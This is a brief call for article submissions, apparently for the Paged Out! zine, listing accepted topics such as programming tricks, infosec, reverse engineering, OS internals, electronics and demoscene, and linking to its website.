We are accepting articles on programming (especially programming tricks!), infosec, reverse engineering, OS internals, retro computers, modern computers, electronics, hacking, demoscene, radio, and any other cool technical stuff!

For details please visit:

https://pagedout.institute/